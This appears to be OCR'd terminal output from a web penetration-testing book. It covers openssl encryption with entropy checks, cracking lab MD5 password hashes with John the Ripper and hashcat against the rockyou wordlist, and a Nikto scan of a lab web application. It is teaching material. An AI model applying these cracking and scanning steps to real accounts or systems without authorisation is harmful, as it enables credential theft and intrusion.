
```
[    0.000000] random: get_random_bytes called from start_kernel+0x3d/0x456
with crng_init=0
[    0.000000] Linux version 4.13.0-kali1-amd64 (devel@kali.org) (gcc version
6.4.0 20171010 (Debian 6.4.0-8)) #1 SMP Debian 4.13.4-2kali1 (2017-10-16)
[    0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-4.13.0-kali1-amd64
root=UUID=0f9dd8d7-0636-446e-88d0-8f1bfa32ec43 ro initrd=/install/gtk/initrd.gz
quiet
[    0.000000] x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point
registers'
[    0.000000] x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
[    0.000000] x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'
[    0.000000] x86/fpu: xstate_offset[2]:  576, xstate_sizes[2]:  256
```


```
[    0.000000] enaqbz: trg_enaqbz_olgrf pnyyrq sebz fgneg_xreary+0k3q/0k456
jvgu peat_vavg=0
[    0.000000] Yvahk irefvba 4.13.0-xnyv1-nzq64 (qriry@xnyv.bet) (tpp irefvba
6.4.0 20171010 (Qrovna 6.4.0-8)) #1 FZC Qrovna 4.13.4-2xnyv1 (2017-10-16)
[    0.000000] Pbzznaq yvar: OBBG_VZNTR=/obbg/izyvahm-4.13.0-xnyv1-nzq64
ebbg=HHVQ=0s9qq8q7-0636-446r-88q0-8s1osn32rp43 eb vavgeq=/vafgnyy/tgx/vavgeq.tm
dhvrg
[    0.000000] k86/sch: Fhccbegvat KFNIR srngher 0k001: 'k87 sybngvat cbvag
ertvfgref'
[    0.000000] k86/sch: Fhccbegvat KFNIR srngher 0k002: 'FFR ertvfgref'
[    0.000000] k86/sch: Fhccbegvat KFNIR srngher 0k004: 'NIK ertvfgref'
```




```
root@kali:~# openssl aes-256-cbc -a -salt -in /tmp/clear_text.txt -out /tmp/encrypted_text.txt
enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
root@kali:~# base64 -d /tmp/encrypted_text.txt | less
root@kali:~# base64 -d /tmp/encrypted_text.txt | more
Salted__��v�Ng/
�Y]L8)�g1�������������L���y�v��d�A���
                                             ���e��RM�.
                                                          ��5��9������s��R{=�v��}���c��a�����CR���hk(H�T�"��ID
[>/P����F.-�
������e*������������96�k������D�ZTH�9�+�Yw>�ZQ8���Σ��N����6G���_Q�ō7=<fZ�S>b�^Ls>,���_�~]���Z��y����R����F
�7�E]J�
�q������D
��!��x!bC���78
Ra����!i������-N�����������������FZ����M�������db������^d<q���+m���`+ba���#�����w�
��`����L���4�ul'L��?PUYB�b�ur������b
�������+�zDUw�6;�8JP�����5�6%�[�q�y����n��--�f�.���'|��\tm �x����������������'�2�������M�i�Xv�����=OXr
�O�?���m�
��JA[b�8�#�DOb  )�X(}�
                            �q{����&-3��*�J�j����*�]:���=��
E�nz��3cpr����qh�h�B��!T���\��PPH2������������`U������87����X��'j�x�����������������f�����#i�)�B'��:�
����)��1�p��\�
-�M����B���ƒ~��u��������88�P�B������<y�MX��{!����)fP���w���z{4a9>���>���%�����?������J�������?�I^i�
�z=�r����,��
�z�
   �a��NU�^�}piQ�ukF�W������VW3�v������AY!w(��
                                                  �4��������p� ����6�h��   �9��?I�2���Ls:ыZp:��;��з����X�������Ҕ
℅q��������������i��#�~t����n�`���H�k�p�U��Ri�O��}������]d�pQq{���P����������^�1������v
������ч�H���+2����c$J���S��4���������������4v�e� ��������B.�A�蕆��]�!\c���������������������S�����xhfF����&�lf&��
```









```
root@kali:~# dmesg > /tmp/in
root@kali:~# ent /tmp/in
Entropy = 5.142106 bits per byte.

Optimum compression would reduce the size
of this 27928 byte file by 35 percent.

Chi square distribution for 27928 samples is 371330.47, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 72.7300 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
Serial correlation coefficient is 0.391280 (totally uncorrelated = 0.0).
```




```
root@kali:~# openssl bf-cbc -a -salt -in /tmp/in -out /tmp/test2.enc
enter bf-cbc encryption password:
Verifying - enter bf-cbc encryption password:
root@kali:~# ent /tmp/test2.enc
Entropy = 6.021502 bits per byte.

Optimum compression would reduce the size
of this 37855 byte file by 24 percent.

Chi square distribution for 37855 samples is 111505.42, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 84.4338 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
Serial correlation coefficient is -0.003859 (totally uncorrelated = 0.0).
```




```
root@kali:~# head -c 1M /dev/urandom > /tmp/out
root@kali:~# ent /tmp/out
Entropy = 7.999801 bits per byte.

Optimum compression would reduce the size
of this 1048576 byte file by 0 percent.

Chi square distribution for 1048576 samples is 289.73, and randomly
would exceed this value 6.65 percent of the times.

Arithmetic mean value of data bytes is 127.5232 (127.5 = random).
Monte Carlo value for Pi is 3.140064774 (error 0.05 percent).
Serial correlation coefficient is -0.000051 (totally uncorrelated = 0.0)
```




```
root@kali:~# john
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding [linux-x86-64-avx]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]        "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                  --pipe  like --stdin, but bulk reads, and allows rules
--loopback[=FILE]         like --wordlist, but fetch words from a .pot file
--dupe-suppression        suppress all dupes in wordlist (and force preload)
--prince[=FILE]           PRINCE mode, read words from FILE
--encoding=NAME           input encoding (eg. UTF-8, ISO-8859-1). See also
                          doc/ENCODING and --list=hidden-options.
--rules[=SECTION]         enable word mangling rules for wordlist modes
--incremental[=MODE]      "incremental" mode [using section MODE]
--mask=MASK               mask mode using MASK
--markov[=OPTIONS]        "Markov" mode (see doc/MARKOV)
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset file. It will be overwritten
--show[=LEFT]             show cracked passwords [if =LEFT, then uncracked]
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
```



```
root@kali:/# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# head rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```




```
root@kali:~# cat hashes.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
user:ee11cbb19052e40b07aac0ca060c23ee
root@kali:~# john hashes.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:01 DONE (2018-01-20 23:13) 2.614g/s 9375Kp/s 9375Kc/s 9377KC/s      123d..□□¡Vamos!□
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```




```
5f4dcc3b5aa765d61d8327deb882cf99:password                 [s]tatus [p]ause [
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Type........: MD5
Hash.Target......: hashes.txt
Time.Started.....: Sat Jan 20 23:23:19 2018 (5 secs)
Time.Estimated...: Sat Jan 20 23:23:24 2018 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  2785.4 kH/s (0.30ms)
Recovered........: 4/5 (80.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14343297/14343297 (100.00%)
Rejected.........: 2006/14343297 (0.01%)
Restore.Point....: 14343297/14343297 (100.00%)
Candidates.#1....: $HEX[206870713133233] -> $HEX[042a0337c2a156616d6f732103]
HWMon.Dev.#1.....: N/A

Started: Sat Jan 20 23:23:12 2018
Stopped: Sat Jan 20 23:23:26 2018
```

Chapter 9: Using Automated Scanners on Web Applications



```
root@kali:~# nikto -h http://10.7.7.5/bodgeit/ -o WebPentest/nikto_output.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.7.7.5
+ Target Hostname:    10.7.7.5
+ Target Port:        80
+ Start Time:         2018-02-11 07:55:21 (GMT11)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ Retrieved via header: 1.1 127.0.1.1
+ IP address found in the 'via' header. The IP is "127.0.1.1".
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user ag
ainst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent t
ent of the site in a different fashion to the MIME type
+ Cookie JSESSIONID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'Apache-Coyote/1.1' to 'Apache/2.2.14 (Ubuntu) m
/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.
4 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1' which may
ad balancer or proxy is in place
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a
```




10.7.7.5 / 10.7.7.5 port 80

Target IP	10.7.7.5
Target hostname	10.7.7.5
Target Port	80
HTTP Server	Apache-Coyote/1.1
Site Link (Name)	http://10.7.7.5:80/bodgeit/
Site Link (IP)	http://10.7.7.5:80/bodgeit/


URI	/bodgeit/
HTTP Method	GET
Description	Retrieved via header: 1.1 127.0.1.1
Test Links	http://10.7.7.5:80/bodgeit/ http://10.7.7.5:80/bodgeit/
OSVDB Entries	OSVDB-0

URI	/bodgeit/
HTTP Method	GET
Description	IP address found in the 'via' header. The IP is "127.0.1.1".
Test Links	http://10.7.7.5:80/bodgeit/ http://10.7.7.5:80/bodgeit/
OSVDB Entries	OSVDB-0

